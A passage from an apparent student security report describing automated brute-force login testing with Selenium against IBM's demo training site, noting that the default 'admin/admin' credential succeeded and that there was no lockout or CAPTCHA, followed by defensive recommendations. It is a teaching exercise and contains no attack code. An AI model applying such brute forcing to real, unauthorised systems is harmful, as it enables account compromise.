[20948:14772:0722/212550.721:ERROR:google_apis\gcm\engine\registration_request.cc:291] Registration response error messa
ge: DEPRECATED_ENDPOINT
```

Figure 9: Console output showing failed login responses

## 4.2 Valid Login Success

On the fifth attempt, the valid credential "admin/admin" successfully logged in and redirected to a dashboard.




Figure 10: Dashboard after successful login

## 4.3 Analysis

- The application rejected invalid inputs but did not implement account lockout
- The success page showed unique user data, confirming login
- No CAPTCHA or delay was enforced between attempts

## 4.4 Security Implications

The site is vulnerable to large-scale brute force attacks. While the app is a training site, similar real-world systems without protections could be compromised easily.



## **CHAPTER FIVE**

### **CONCLUSIONS AND RECOMMENDATIONS**

#### **5.1 Conclusion**

The project successfully demonstrated how login interfaces without security controls can be targeted using automation tools. Selenium effectively simulated login sequences, revealing the application's lack of rate-limiting and session handling.

#### **5.2 Recommendations**

- Implement CAPTCHA to block bots
- Introduce account lockout after multiple failures
- Use multi-factor authentication
- Log and alert failed login attempts

#### **5.3 Future Work**

This project can be extended by integrating advanced payloads for injection testing or expanding into session hijacking and token validation scenarios.

## REFERENCES

- OWASP Foundation. (2023). OWASP Top 10 Web Application Security Risks. <https://owasp.org>
- Selenium Project. (2024). Selenium WebDriver Documentation. <https://selenium.dev>
- IBM Application Security. (2024). Demo Test Site. <https://demo.testfire.net>
- Python Software Foundation. (2024). Python 3.12 Documentation. <https://docs.python.org/3>

## APPENDICES

- **Appendix A:** Full source code of automation script
- **Appendix B:** Screenshot of logs
- **Appendix C:** Command-line installation outputs